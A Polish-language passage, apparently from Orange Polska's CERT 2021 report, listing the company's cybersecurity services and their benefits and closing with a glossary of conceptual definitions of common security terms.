W przyszłości będziemy testować urządzenia i systemy pod kątem ich podatności na cyberzagrożenia, co w znacznym stopniu przyczyni się do podniesienia wiedzy oraz poziomu bezpieczeństwa infrastruktury OT naszych klientów.

Schemat blokowy Orange LAB OT



Zapraszam do Orange LAB OT.

Andrzej Maciejak
Cyberbezpieczeństwo Orange Polska

Usługi cyberbezpieczeństwa Orange Polska

Ochrona przed DoS i DDOS (usługi DDoS Protection i Orange Internet Protection)

To kompletne rozwiązania chroniące klienta przed wolumetrycznymi atakami typu „odmowa usługi”,) w tym ochrona zasobów internetowych. Zapewniają monitorowanie w sposób ciągły ruchu sieciowego i redukcję negatywnych skutków ataków. Ruch charakterystyczny dla ataku DDoS jest odfiltrowany na poziomie operatora przed wpuszczeniem go do infrastruktury klienta. Dodatkowo usługi są wspierane przez mechanizmy FlowSpec pozwalające na mitygację ataków o bardzo dużej wielkości.

Korzyści:

- **Zapewnienie dostępności usług w internecie**
- **Zapewnienie ciągłości działania kluczowych procesów biznesowych.**
- **Ograniczenie ryzyka utraty wizerunku firmy, związanego z niedostępnością serwisów informacyjnych /biznesowych w sieci internet.**
- **Dostępność w trybie 24/7/365 zespołu ekspertów Security Operations Center (opcja DDoS Protection Premium).**
- **stały monitoring ruchu i identyfikacja wystąpienia zagrożeń**
- **Gwarancja podjęcia w bardzo krótkim czasie skutecznej reakcji na zagrożenie.**
- **Właściwa identyfikacja incydentów, eliminacja fałszywych alertów i blokowania ruchu, który nie jest atakiem (opcja DDoS Protection Premium).**

Ochrona przed atakami DDoS

Zwiększa bezpieczeństwo korzystania z internetu bez konieczności instalowania urządzenia w lokalizacjach klienta. ONS to Next Generation Firewall zainstalowany w sieci Orange Polska o szerokim zakresie funkcjonalności począwszy od Firewall po kontrolę aplikacji.

Korzyści:

- **Bezpieczeństwo**
  - **bezpieczny dostęp do internetu**
  - **scentralizowana polityka bezpieczeństwa dla wszystkich chronionych lokalizacji**
  - **ataki odpierane w ramach sieci Orange przed dotarciem do sieci klienta**
  - **zapewnienie nieprzerwanego działania usługi**
- **Oszczędności**
  - **brak konieczności inwestycji w sprzęt klienta**
  - **optymalizacja kosztów poprzez kombinację usług Internet, VPN oraz Security**
  - **zwiększanie wydajności usługi i aktualizacje - bez konieczności zakupu kolejnego urządzenia**

Zarządzany UTM

Usługa wykorzystująca koncepcję Unified Threat Management, oparta na urządzeniach wielofunkcyjnych Next Generation Firewall, zainstalowanych w lokalizacji klienta zarządzanych przez Orange lub przez klienta. Orange buduje usługę opartą na produktach Fortinet i Check Point.

Korzyści:

- **Prostota**
  - **jedno urządzenie wiele funkcjonalności bezpieczeństwa**
- **Oszczędności**
  - **brak konieczności inwestycji w zakup produktu**
  - **optymalizacja kosztów poprzez kombinację usług Internet, VPN, Security, SD-WAN**

Raport CERT Orange Polska 2021

- **Bezpieczeństwo**
  - **szeroki zakres funkcjonalności od Firewall po kontrolę aplikacji**
  - **minimalizacja ryzyk biznesowych poprzez ochronę zasobów klienta przed różnego typu atakami sieciowymi**

Secure DNS

Usługa zapobiega niedostępności DNS poprzez geograficzne rozproszenie zapytań od użytkowników internetu. Korzysta z ponad 40 węzłów zarówno w Polsce i świecie. Zapytania użytkowników trafiają zawsze do najbliższego geograficznie (sieciowo) serwera DNS. Odpowiedzi przychodzą maksymalnie szybko, po najkrótszej możliwej trasie, bez opóźnień. Usługi są dostępne nawet w przypadku awarii.

Korzyści:

- **Bezpieczeństwo i stabilność usług poprzez przeniesienie serwerów DNS poza własną strukturę**
- **Niezawodność i dostępność usługi DNS**
- **Szybkość działania**
- **Optymalizacja kosztów poprzez możliwość likwidacji serwerów DNS w infrastrukturze klienta**
- **Łatwość użycia i szybka konfiguracja**

email Protection

Zapewnia ochronę przychodzącej i wychodzącej komunikacji mailowej klienta. Wykorzystuje gotową platformę w sieci Orange Polska.

Korzyści:

- **ochrona informacji przekazywanych drogą elektroniczną**
- **rozwiązanie nie wymaga inwestycji w infrastrukturę po stronie klienta,**
- **wykorzystanie dodatkowych narzędzi typu cloud-sandbox, virus-outbreak module**

StopPhishing

Polega na detekcji i analizie zagrożenia oraz blokadzie dostępu do strony phishingowej dla wszystkich użytkowników sieci Orange. Klient jest informowany o zidentyfikowaniu zagrożenia.

Korzyści:

- **monitorowanie i reagowanie na zagrożenia 24/7/365**
- **informacja o incydentach i analizach**
- **ochrona wizerunku klienta**

Web Application Protection

Ochrona zasobów klienta przed atakami aplikacyjnymi. Cały ruch http/https z internetu do chronionych zasobów zostaje przekierowany na platformę usługową WAF i poddany analizie zgodnie ze zdefiniowaną polityką bezpieczeństwa.

Korzyści:

- **Zapewnienie bezpieczeństwa informacji, aplikacji webowych i procesów biznesowych**
- **Stały monitoring ruchu i identyfikacja zagrożeń**
- **Wsparcie specjalistów z Security Operations Center dostępne w trybie 24/7/365**
- **Natychmiastowe odparcie ataku od infrastruktury klienta**
- **Brak konieczności inwestowania w odpowiednią infrastrukturę i elastyczny model rozliczania**
- **Optymalizacja kosztów– brak wydatków na zakup platformy sprzętowej**

MDM Mobile Device Management

Rozwiązanie do zabezpieczenia, monitorowania oraz zarządzania flotą urządzeń mobilnych (np. telefonów, tabletów, laptopów oraz smartwatchy).

Korzyści:

- **Centralne zarządzanie urządzaniami mobilnymi w firmie**
- **Standaryzacja konfiguracji urządzeń**
- **Wzrost bezpieczeństwa danych firmowych**
- **Zdalne wsparcie pracowników w codziennej pracy**
- **Zabezpieczenie urządzeń na wypadek kradzieży czy zgubienia**

CyberTarcza

Zapewnia ochronę przed malwarem, phishingiem, umożliwia tworzenie personalizowanych profili bezpieczeństwa i blokowanie stron w wybranej kategorii oraz raporty z zablokowanych stron i ataków. Dostosowuje ochronę do potrzeb użytkownika np. rodzic może chronić dzieci przed dostępem do nieodpowiednich dla nich treści, a pracodawca decydować, do jakich serwisów mogą mieć dostęp pracownicy na służbowych komputerach czy smartfonach.

Korzyści:

- **Portal umożliwiający sprawdzenie poziomu bezpieczeństwa domowej lub firmowej sieci**
- **Ochrona przed cyberzagrożeniami typu APT i zero-day**
- **Brak konieczności inwestowania w urządzenia zabezpieczające usługi**
- **Ochrona przed niefrasobliwością pracowników**

CyberWatch

Ochrona urządzeń i informowanie o wykrytych próbach komunikacji ze stronami stanowiącymi zagrożenie dla ich firmowej sieci.

Korzyści:

- **Identyfikacja zainfekowanych urządzeń korzystających z sieci Orange,**
  Blokowanie podejrzanego ruchu sieciowego z urządzeń stacjonarnych i mobilnych,
- **Codzienny raport o wystąpieniu zagrożeń,**
- **Zapobieganie wyciekowi firmowych danych**

Next Generation SOC

Całodobowy monitoring bezpieczeństwa procesów biznesowych, analiza i reakcja na wykryte incydenty bezpieczeństwa. Łączy kompetencji zespołu ekspertów SOC Orange z procesami automatyzacji oraz specjalizowanym systemem klasy SIEM.

Elementy oferty - Next Generation SOC

SOC (Security Operations Center) – całodobowe centrum monitorowania cyberbezpieczeństwa i analizy zdarzeń. Dostępne w ramach usługi jako pierwsza linia (L1) lub pierwsza i druga linia (L1+L2)

SIEM (Security Information and Event Management) - to platforma z zaimplementowanym systemem filtrów, której zadaniem jest agregacja i korelacja danych, zarządzanie informacją i zdarzeniami bezpieczeństwa. Poprzez wczesne wykrywanie nadużyć i incydentów zwiększa bezpieczeństwo informacji oraz infrastruktury.

SOAR (Security Orchestration, Automation and Response) - platforma automatyzacji bezpieczeństwa oraz odpowiedzi na incydent, której główną funkcjonalnością jest automatyzacja reakcji na zdarzenia bezpieczeństwa. Poprawia skuteczności, wydajność i spójność działań w zakresie bezpieczeństwa.

Korzyści:

- **Zapewnienie bezpieczeństwa procesów biznesowych poprzez:**
  - **ciągły nadzór nad bezpieczeństwem organizacji - procesów i systemów biznesowych - w trybie 24/7/365**
  - **natychmiastowe reagowanie na zagrożenia oraz incydenty bezpieczeństwa**
  - **analizowanie incydentów**
  - **informowanie i raportowanie na poziomie operacyjnym**
- **Elastyczność w odniesieniu do potrzeb biznesowych klienta - podejście projektowe**
- **Utrzymywanie kompetencji po stronie Orange**
- **Optymalizacja nakładów inwestycyjnych i czasu związanego z budową własnego SOC**
- **Dbałość o reputację klienta**
  - **budowanie świadomości zagrożeń w sieci**
- **Zarządzanie bezpieczeństwem Operational Technology / Industry of Things**

SOC Lite

Odciąża firmy od analizy setek zdarzeń występujących w ich sieciach. Gdy pojawia się groźny incydent, klient niezwłocznie dostaje od Orange czytelne powiadomienie z rekomendacją co należy zrobić. Tym samym administratorzy klienta, którzy odpowiadają za ochronę infrastruktury mogą sobie pozwolić na komfort spokojniejszej pracy. Orange monitoruje i reaguje na cyberzagrożenia, 24/7/365.

Korzyści:

- Realizuje najbardziej pracochłonne działania ograniczając koszty klienta
- W pełni zautomatyzowane rozwiązanie, łączące monitorowane, analizę i informację, Kontrola bezpieczeństwa bez konieczności dużych inwestycji.
- Rozwiązanie elastyczne, które można udoskonalać np. wprowadzając wiedzę z nowych baz reputacyjnych

Feed as a Service

Dostarcza informacje o zaobserwowanej w sieci Orange złośliwej aktywności. Uzyskane dane mogą posłużyć do zasilenia systemów zabezpieczeń utrzymywanych przez klienta i w efekcie pozwolić na proaktywne zapobieganie atakom.

Korzyści:

- Informacje o zagrożeniach zidentyfikowanych w sieci Orange Polska, służące do zasilenia dodatkowymi danymi systemów zabezpieczeń klienta
- Ochrona i podniesienie poziomu bezpieczeństwa systemów oraz użytkowników usług
- Aktywne ograniczenie możliwości infekcji, aktywacji i eksfiltracji danych przez złośliwe oprogramowanie

Testy penetracyjne

Analiza wskazanych przez klienta stron www i/lub infrastruktury IT pod kątem występowania potencjalnych błędów bezpieczeństwa spowodowanych niewłaściwą konfiguracją bądź pozostawieniem niezałatanych podatności.

Korzyści:

- Weryfikacja zabezpieczeń systemów informatycznych
- Identyfikacja słabych punktów infrastruktury IT, stanowiących potencjalny cel ataku cyberprzestępców,
- Ocena bezpieczeństwa, mierząca poufność, integralność i dostępność systemów biznesowych,
- Analiza i oszacowanie ryzyka związanego z podatnością na zagrożenia i lukami w zabezpieczeniach oraz rekomendacje zmian.

Testy wydajnościowe

Testowanie wydajności stron www oraz badanie odporności infrastruktury klienta na ataki typu DDoS, poprzez przeprowadzenie symulowanych ataków.

Korzyści:

- Szybka ocena zabezpieczeń i wydajności Rekomendacje eksperckie
- Obiektywna i niezależna ocena rzeczywistego poziomu bezpieczeństwa systemów.

Testy socjotechniczne

Symulacja ataku phishingowego, która sprawdzi czujność i świadomość pracowników w zakresie zagrożeń ze strony cyberprzestępców.

Korzyści:

- Ocena podatności na kampanie phishingowe
- Poprawa odporności firmy na zagrożenia
- Zwiększanie świadomości cyberzagrożeń

Cyber Pakiet

Zestaw profesjonalnych usług, dzięki którym na bieżąco monitorujemy bezpieczeństwo infrastruktury klienta, oparty na pięciu filarach:

- Skany podatności
- Ochrona reputacji
- Testy penetracyjne
- Budowanie świadomości
- Wsparcie eksperta bezpieczeństwa

Przeglądy i Doradztwo SZBI (System Zarządzania Bezpieczeństwem Informacji)

Przegląd i ocena procesów bezpieczeństwa informacji pod kątem ich zgodności z normami i przepisami prawa i/lub doradztwie i wsparciu przy zabezpieczaniu procesów związanych z przetwarzaniem informacji.
Prace są wykonywane w oparciu o zgodność z przepisami i/lub normami np. ISO 27001, ISO 22301, ustawą o Krajowym Systemie Cyberbezpieczeństwa, RODO, Rekomendacja D (KNF).

Korzyści:

- **Przegląd SZBI**
  - Zapewnienie zgodności z przepisami prawnymi w zakresie przeglądów bezpieczeństwa informacji
  - Wykazanie zgodności i niezgodności z prawem, standardami i normami
  - Analiza oraz kategoryzacja wskazanych odstępstw i niezgodności
  - Zwiększenie świadomości występowania luk i wynikających z nich zagrożeń
  - Rekomendacje
- **Doradztwo w zakresie zarządzania bezpieczeństwem**
  - Wsparcie informacyjne i analityczne
  - Pomoc przy wprowadzaniu zmian
  - Doradztwo

Pozostałe produkty:

- ESET – wielowarstwowa ochrona komputerów, urządzeń mobilnych oraz serwerów przed złośliwym oprogramowaniem oraz atakami cyberprzestępców,
- Safetica ONE – rozwiązanie do ochrony przez wyciekiem kluczowych danych z firmy poprzez np. wiadomości mailowe, dyski chmurowe, nośniki wymienne czy wydruk.

Glosariusz

0-day – exploit, który pojawia się natychmiast po informacji o podatności, dla której nie została jeszcze przygotowana poprawka.

2FA (ang. Two-factor authentication) – mechanizm umożliwiający zastosowanie dwuskładnikowego (lub dwuetapowego) procesu uwierzytelniania. Poza standardową parą danych potwierdzającą tożsamość w systemach (np. nazwa użytkownika i hasło), mechanizm ten [pozwala na wykorzystanie dodatkowej informacji przesyłanej np. wiadomością SMS lub użycia urządzenia potwierdzającego tożsamość np. tokenu czy smartfonu generującego jednorazowy kod (Microsoft / Google Authenticator). Z tego mechanizmu można korzystać w najbardziej popularnych serwisach społecznościowych.

aaS (ang. as a service) – „jako usługa"; skrót odnosi się do modelu udostępniania zasobów usługodawcy klientowi w postaci usługi. Taki model pozwala na uniknięcie wielu kosztownych inwestycji w sprzęt. Można wymienić tu kilka najpopularniejszych stosowanych modeli: IaaS (Infrastructure as a Service), SaaS (Software/Security as a Service), NaaS (Network as a Service), MaaS (Malware as a Service) czy XaaS (rozwiązanie nazwy usługi zostawiamy czytelnikom).

Abuse – nadużycie; wykorzystanie niektórych możliwości sieci internet niezgodnie z przeznaczeniem lub prawem. W internecie do nadużyć zalicza się m.in. ataki sieciowe, rozsyłanie spamu, wirusów, nielegalnych treści, phishing, itp. Zespół typu Abuse to jednostka odpowiedzialna za przyjmowanie i rozpatrywanie zgłoszeń dotyczących tego typu nadużyć.

Adres IPv4 (ang. IP address) – unikalny adres dla każdego urządzenia w danej sieci (LAN, WAN czy Internet), pozwalający jednoznaczną identyfikację urządzenia (trasy) w sieci na potrzeby routingu.

Adware (ang. advertising-supported software) – oprogramowanie, którego podstawowym zadaniem jest wyświetlanie reklam na urządzeniu użytkownika. Często jest instalowane jako komponent podczas instalacji innego oprogramowania. Często również jest dodawane do darmowego oprogramowania i instalowane bez wiedzy i zgody użytkownika. Ten typ oprogramowania może wyświetlać treści zawierające złośliwy kod – patrz Spyware.

Automatyzacja (definicja zaproponowana przez PWN) - stosowanie urządzeń do zbierania i przetwarzania informacji, przejmujących pewne działania poznawcze, intelektualne i decyzyjne człowieka, wykonywane dotąd przez niego w trakcie użytkowania obiektu (np. obrabiarki, samolotu, banku) lub w trakcie prac twórczych (np. projektowania, uczenia).

Backdoor – „tylne drzwi"; luka w zabezpieczeniach systemu komputerowego, utworzona umyślnie, w celu późniejszego dostępu do systemu. Intruz może utworzyć backdoora, włamując się poprzez inną lukę w oprogramowaniu lub wykorzystując uruchomienie trojana przez użytkownika.

Blackholing (ang. Blackhole -czarna dziura) – adresy IP w sieci internet, w których ruch sieciowy jest neutralizowany, bez informowania adresata lub nadawcy.

Bot (od ang. robot) – zainfekowany i przejęty komputer, wykonujący polecenia atakującego.

Botnet – sieć połączonych botów, zdalnie kontrolowana przez atakującego. Botnety wykorzystywane są najczęściej do zmasowanych ataków typu DDoS lub rozsyłania spamu.

C&C (ang. Command and Control) servers – infrastruktura serwerów zarządzana przez cyberprzestępców, wykorzystywana do zdalnego wysyłania poleceń i kontroli botnetów.

CERT/CSIRT (ang. Computer Emergency Response Team, Computer Security Incident Response Team) – zespół reagowania na zagrożenia komputerowe. Głównym zadaniem zespołu jest szybka reakcja na zgłaszane przypadki zagrożeń naruszeń bezpieczeństwa sieciowego. Prawo do używania nazwy CERT mają wyłącznie zespoły, spełniające bardzo wysokie wymagania potwierdzone uzyskaniem stosownego certyfikatu tak, jak zespół CERT Orange Polska.

Certstream – serwis umożliwiający śledzenie w czasie rzeczywistym logów udostępnianych przez wystawców certyfikatów. Dzięki niemu możliwy podgląd zdarzeń związanych z nowymi i odnawianymi certyfikatami np. dla stron internetowych.

CLI (Caller ID) spoofing polega na prezentowaniu odbiorcy połączenia głosowego fałszywego numeru telefonicznego osoby dzwoniącej.

CyberTarcza – autorskie rozwiązanie Orange Polska, które chroni klientów sieci stacjonarnej oraz mobilnej przez skutkami aktywności wrogiej aktywności w sieci Internet (np. phishingu czy złośliwego oprogramowania).

DDoS (ang. Distributed Denial of Service) – rozproszony atak odmowy usługi; atak sieciowy, polegający na wysłaniu do atakowanego systemu takiej ilości danych, których system ten nie będzie w stanie obsłużyć. Celem ataku jest blokada dostępności zasobów sieciowych. W przypadku DDoS do ataku wykorzystywanych jest wiele komputerów i połączeń sieciowych, co odróżnia go od ataku DoS, który korzysta z jednego komputera i jednego połączenia internetowego.

DNS (ang. Domain Name System) - system nazw domenowych; protokół przypisywania słownych nazw cyfrowym adresom IP. System ten został stworzony dla wygody użytkowników internetu. Sieć internet działa w oparciu o adresy IP, a nie nazwy domen, dlatego wymaga systemu DNS do odwzorowywania nazw domen w adresy IP.

DNS sinkhole – serwer DNS, który przekazuje fałszywe informacje, uniemożliwiając połączenie z docelową stroną internetową. Wykorzystywany do detekcji oraz blokowania złośliwego ruchu w sieci.

Domena internetowa (ang. Internet domain name) – przestrzeń adresów (zasobów) związanych z daną organizacją. Nazwa domeny jest elementem używanym np. przy konstruowaniu adresów URL do identyfikacji zasobów (serwisów) należących do danej organizacji. Przykładem może być domena orange.pl, w której dostępne są zasoby związane z tą domeną, jak serwis internetowy dla klientów Orange Polska -- www.orange.pl.

Exploit – program, który umożliwia przejęcie kontroli nad systemem komputerowym, wykorzystując różne luki w programach i systemach operacyjnych.

Exploit kit – rodzaj oprogramowania, uruchamianego na serwerach sieciowych i służącego do wykrywania luk w zabezpieczeniach.

Firewall – zapora sieciowa; oprogramowanie (urządzenie), którego podstawową funkcją jest filtrowanie ruchu sieciowego. Można wyodrębnić zaporę lokalną w postaci narzędzi systemu operacyjnego (chroniącą lokalny zasób przed zagrożeniami pochodzącymi z sieci) lub sieciową, często w postaci specjalistycznego urządzenia chroniącego większą liczbę zasobów.

FQDN (ang. Full Qualified Domain name) – pełna nazwa domenowa zasobu dostępnego w sieci Internet, składająca się z nazwy zasobu oraz domeny, której jest częścią np. www.orange.pl (www to nazwa zasobu, a orange.pl to domena, w której się znajduje). FQDN dla witryn internetowych jest częścią URI / URL.

Honeypot – „garnek miodu"; pułapka mająca na celu wykrycie próby nieautoryzowanego dostępu do systemu komputerowego lub pozyskania danych. Najczęściej składa się z wyizolowanego komputera wraz z wyodrębnionym obszarem sieci lokalnej, które razem udają prawdziwą sieć, ale są odizolowane i odpowiednio zabezpieczone. System taki ma sprawiać wrażenie jakby zawierał dane lub zasoby atrakcyjne z punktu widzenia potencjalnego intruza.

HTTP (ang. Hypertext Transfer Protocol) – internetowy protokół aplikacyjny, zazwyczaj wykorzystywany do przekazywania wpisanych w pasku adresu przeglądarki internetowej zapytań użytkownika do serwerów WWW, aby następnie przekazać odpowiedź serwera WWW zawierającą intersującą treść do przeglądarki użytkownika w celu jej „wizualizacji" w postaci np. strony internetowej. Zastosowanie protokołu HTTP jest znacznie szersze, ale przedstawiony przypadek jest najbardziej charakterystyczny.

HTTPS (ang. Hypertext Transfer Protocol Secure) – protokół bezpiecznej komunikacji, który jest rozszerzeniem protokołu HTTP i umożliwia bezpieczną wymianę informacji dzięki szyfrowaniu danych. Przy korzystaniu z bezpiecznego połączenia HTTPS adres internetowy zaczyna się od „https://".

ICMP (ang. Internet Control Message Protocol) – protokół komunikacyjny, służący do przekazywania komunikatów o nieprawidłowościach w funkcjonowaniu sieci IP oraz innych informacji kontrolnych. Jednym z programów, które wykorzystują ten protokół jest ping, który pozwala sprawdzić czy istnieje połączenie z innym komputerem w sieci.

IDS (ang. Intrusion Detection System) – system wykrywania włamań. System IDS monitoruje ruch sieciowy, wykrywając i powiadamiając o zidentyfikowanych zagrożeniach.

Incydent – zdarzenie zagrażające lub naruszające bezpieczeństwo w sieci internet. Do incydentów zalicza się m.in.: włamania lub próby włamań do systemów komputerowych, ataki typu DDoS, spam, rozsyłanie złośliwego oprogramowania i inne przypadki naruszania zasad, które obowiązują w sieci internet.

IoT (ang. Internet of Things) - Internet Rzeczy; koncepcja systemu gromadzenia, przetwarzania i wymiany danych pomiędzy „inteligentnymi" urządzeniami, za pośrednictwem sieci komputerowej. Do IoT zalicza się m.in.: urządzenia gospodarstwa domowego, artykuły oświetleniowe, budynki, pojazdy, itp.

IP (ang. Internet Protocol) – jeden z najważniejszych protokołów komunikacyjnych, używany do transmisji danych w sieci Internet. Zdefiniowany w trzeciej warstwie modelu OSI (L3) wykorzystywany jest do określenia trasy, którą pakiet ma dotrzeć do celu. Obecnie wciąż najpopularniejszą jest czwarta wersja protokołu (IPv4), ale jego następcą jest wersja szósta (IPv6).

IPS (ang. Intrusion Prevention System) – system wykrywania zagrożeń i zapobiegania atakom w czasie rzeczywistym.

ITIL (ang. Information Technology Infrastructure Library) – biblioteka opisująca kompleksowe podejście do świadczenia usług w modelu usługowym.

Keylogger – program lub urządzenie, które działają rejestrują dane wprowadzane za pomocą klawiatury. Służą do śledzenia działań i przechwytywania poufnych danych użytkownika (np. danych uwierzytelniających, numerów kart kredytowych, danych kompromitujących i innych).

Luka – patrz: Podatność.

Malware (ang. malicious sofware) – złośliwe oprogramowanie, którego celem jest szkodliwe działanie w stosunku do użytkownika komputera. Zalicza się do niego m.in. wirusy komputerowe, robaki internetowe, konie trojańskie, programy typu spyware.

MSISDN (ang. Mobile Station International Subscriber Directory Number) – numer telefonu; numer abonenta sieci komórkowej..

OWASP (ang. Open Web Application Security Project) – globalne stowarzyszenie, które główną ideą jest poprawa bezpieczeństwa aplikacji webowych.

Phishing – rodzaj oszustwa internetowego, którego celem jest kradzież poufnych informacji od osoby (lub firmy) będącej celem ataku lub infekcja urządzenia użytkownika złośliwym oprogramowaniem do osiągnięcia innych celów.

Podatność (ang. vulnerability) – błąd, luka; cecha sprzętu lub oprogramowania, stanowiąca zagrożenie dla bezpieczeństwa. Może zostać wykorzystana przez atakującego, jeżeli nie zostanie zainstalowana odpowiednia poprawka.

Poprawka (ang. patch) – aktualizacja oprogramowania w postaci kodu źródłowego lub w wersji binarnej, naprawiająca zidentyfikowane w nim błędy.

Ransomware (ang. ransom - okup) – rodzaj złośliwego oprogramowania, który po wprowadzeniu do systemu użytkownika szyfruje pliki na dysku. Odszyfrowanie wymaga zapłacenia cyberprzestępcom okupu.

Robak (ang. worm) internetowy – samoreplikujący się złośliwy program komputerowy. Rozprzestrzenia się we wszystkich sieciach, do których jest podłączony zainfekowany komputer, wykorzystując luki w systemie operacyjnym lub naiwność użytkownika. Robak potrafi m.in. niszczyć pliki, wysyłać spam albo pełni funkcję backdoora lub konia trojańskiego.

Rootkit – program, którego zadaniem jest ukrycie obecności i aktywności złośliwego oprogramowania przed narzędziami zabezpieczającymi system. Rootkit usuwa ukrywane programy z listy procesów i jest wykorzystywany przez atakującego w celu uzyskania nieautoryzowanego dostępu do komputera.

SIEM (ang. Security Information and Event Management) – system pozwalający na gromadzenie, filtrowanie i korelację zdarzeń, pochodzących z wielu różnych źródeł. Wyniki korelacji zdarzeń są wykorzystywane przez zespoły Security Operating Center (patrz: SOC) lub inne zajmujące się monitorowaniem stanu bezpieczeństwa usług.

Sinkholing (ang. hole -dziura) – polega na przekierowaniu niepożądanego ruchu sieciowego, generowanego przez złośliwe oprogramowanie lub botnety. Przekierowanie może odbywać się pod takie adresy IP, gdzie zawartość tego ruchu może być przeanalizowana, jak również pod nieistniejące adresy IP.

Skanowanie portów (ang. port scanning) – działanie polegające na wysyłaniu danych (datagramów TCP lub UDP) do określonego zasobu w sieci. Pozwala ono uzyskać informacje o aktywności określonych usług. Skanowanie przeprowadzane jest zwykle w fazie rekonesansu w celu pozyskania informacji o interesującym zasobie.

SLA (ang. Service Level Agreement) – umowa (może również stanowić osobny rozdział w innym kontrakcie) o gwarantowanym poziomie świadczenia usług, ustalonego między klientem a usługodawcą. Termin jest częściowo powiązany z modelem usługowym opisanym w bibliotece ITIL.

Sniffing – działanie polegające na podsłuchiwaniu ruchu w sieci. Sniffing może być wykorzystany do zarządzania i usuwania problemów w sieci przez administratorów ale także przez cyberprzestępców do przechwytywania poufnych informacji użytkowników (np. haseł). Popularnym atakiem wykorzystującym ten mechanizm jest MiTM (ang. Man in The Middle).

SOC (ang. Security Operations Center) – Operacyjne Centrum Bezpieczeństwa, łączące zarówno funkcje techniczne, jak i organizacyjne przy monitorowaniu zdarzeń, wykrywaniu incydentów bezpieczeństwa oraz do podejmowania reakcji. Wykorzystuję one systemy typu SIEM korelujące zdarzenia z wielu źródeł (patrz: SIEM).

SPAM – niezamówione i niechciane wiadomości, rozsyłane masowo, zazwyczaj przy użyciu poczty elektronicznej. Spam to najczęściej wiadomości reklamujące produkty lub usługi.

Spoofing – działanie wykorzystywane w nadużyciach w sieci Internet. Najczęściej wykorzystywany jest: Spoofing adresu IP, podczas którego atakujący ukrywa prawdziwy adres wskazując na inne źródło ataku, Spoofing adresu e-mail, w którym atakujący podszywa się pod innego nadawcę oraz Spoofing domen, który podczas ataku typu Phishing ma nakłonić ofiarę do kliknięcia w link i odwiedzenia odpowiednio spreparowanej strony internetowej podszywającej się pod znany podmiot (np. strona internetowa banku, firmy kurierskiej czy znanej organizacji publicznej) – patrz Phishing.

Spyware (ang. spy software) – program szpiegujący działania użytkownika bez jego wiedzy Zbierane informacje dotyczą m. in. adresów odwiedzanych stron internetowych, adresów e-mail, haseł czy numerów kart kredytowych. Do programów typu spyware należą m. in. adware, trojany i keyloggery.

SSL (ang. Secure Socket Layer) – bezpieczny protokół zapewniający poufność i integralność transmisji danych. Obecnie najczęściej używana jest wersja SSLv3 uznawana za standard bezpiecznej wymiany danych i rozwijana pod nazwą TLS (ang. Transport Layer Security).

SSL negocjacja – etap, w którym uczestnicy konwersacji (systemy) dostosowują wzajemnie optymalne parametry komunikacji w taki sposób, aby zapewnić maksymalną zgodność protokołu (algorytmów) pomiędzy stronami. Jest to bardzo użyteczna ale też niebezpieczna funkcja w przypadku podatnych wersji protokołu.

SYN (ang. synchronization) – jedna z flag protokołu TCP, wysłana przez klienta do serwera w celu zainicjalizowania połączenia.

SYN Flood (ang. flood - zalanie) – atak oparty jest na podatności protokołu TCP w procedurze three-way handshake. Atakujący wysyła na porty TCP datagramy

z flaga SYN, która służy do inicjowania połączenia pomiędzy hostem źródłowym a docelowym. Następnie, system atakowanego odpowiada wiadomością SYN-ACK, która otwiera port i czeka na potwierdzenie nawiązania połączenia - czeka na flagę ACK od atakującego. Kolejny datagram z flagą ACK jednak nie jest przesyłany, przez co połączenie nigdy nie jest w pełni ustanawiane, ale przez określony czas „ofiara" oczekuje na potwierdzenie utrzymując tablicę sesji, co wykorzystuje jej zasoby.

TCP (ang. Transmission Control Protocol) – protokół połączeniowy; jeden z podstawowych protokołów sieciowych, służący do sterowania transmisją danych w sieci internet. Wymaga nawiązania połączenia pomiędzy urządzeniami w sieci i umożliwia uzyskanie potwierdzenia, że dane dotarły do adresata.

Trojan – koń trojański; złośliwy program, który umożliwia cyberprzestępcy zdalne przejęcie pełnej kontroli nad systemem komputerowym. Instalacja konia trojańskiego najczęściej odbywa się poprzez uruchomienie złośliwych aplikacji pochodzących z niezaufanych stron internetowych lub załączników mailowych. Poza zdalnym wykonywaniem komend, trojan może umożliwić podsłuchanie komunikacji i przechwycić hasła użytkownika.

TLS (ang. Transport Layer Security) – bezpieczny protokół zapewniający poufność i integralność transmisji danych. Obecnie najczęściej używana jest wersja TLS 1.2, ale coraz więcej usług w internecie wykorzystuje wersję TLS 1.3.

UDP (ang. User Datagram Protocol) – protokół bezpołączeniowy, jeden z podstawowych protokołów sieciowych. W przeciwieństwie do TCP, nie wymaga on nawiązywania połączenia, obserwowania sesji między urządzeniami i potwierdzenia, że dane dotarły do adresata. Dzięki czemu wykorzystywany jest do transmisji w czasie rzeczywistym (real-time).

URL (ang. Universal Resource Locator) – adres używany do identyfikacji serwerów i ich zasobów. Niezbędny w wielu protokołach internetowych (np. HTTP).

Use Case (ang. Przypadek Użycia) – może być swoistą procedurą, scenariuszem działania czy zbiorem wymagań. Termin najczęściej stosowany w przeszłości w inżynierii oprogramowania, ale obecnie jest bardzo popularny w wielu obszarach dotyczących IT, a nawet innych dziedzin technicznych.

Vishing (Voice phishing) – phishing realizowany za pomocą głosowych połączeń telefonicznych. Jego skuteczność często zwiększana jest poprzez zastosowanie CLI spoofingu – odpowiedni numer prezentujący się osobie odbierającej połączenie pomaga przekonać ją, że połączenie inicjowane jest np. przez pracownika banku czy firmowego helpdesku i zwiększa szansę oszustwa polegającego na nakłonieniu rozmówcy do przekazania poufnych informacji, zainstalowania złośliwego oprogramowania, czy też wejścia na fałszywą stronę WWW utworzoną w celu wyłudzenia danych logowania i haseł jednorazowych.

VoIP – (ang. Voice Over Internet Protocol) – „telefonia internetowa"; technika umożliwiająca przesyłanie dźwięków mowy za pomocą łączy internetowych. Dane dźwiękowe przesyłane są przy wykorzystaniu protokołu IP.

Wirus (ang. virus) – złośliwy program lub fragment kodu ukryty wewnątrz innego programu, który replikuje się w systemie operacyjnym użytkownika. W zależności od typu wirusa, posiada on różne funkcje destrukcyjne, od wyświetlania napisów na monitorze, poprzez usuwanie plików, a nawet formatowanie dysku. Od dekady, ten typ zagrożenia ma coraz mniejsze znaczenie na rzecz innych zagrożeń.

Zdarzenie (ang. Event) – pojedyńcza zarejestrowna aktywność w systemie wynikająca z działań użytkownika, aplikacji, usługi itp. Kilka powiązanych ze sobą zdarzeń może w systemach monitorujących bezpieczeństwo (patrz: SIEM) wygenerować incydent, który powinien zostać poddany analizie automatycznej lub ręcznej. Zdarzenie może przekształcić się w incydent. Nawet jedno zdarzenie wynikające z nieprawidłowego działania systemu, przełamania zabezpieczeń lub innym wrogim działaniem może zostać zakwalifikowane jako incydent.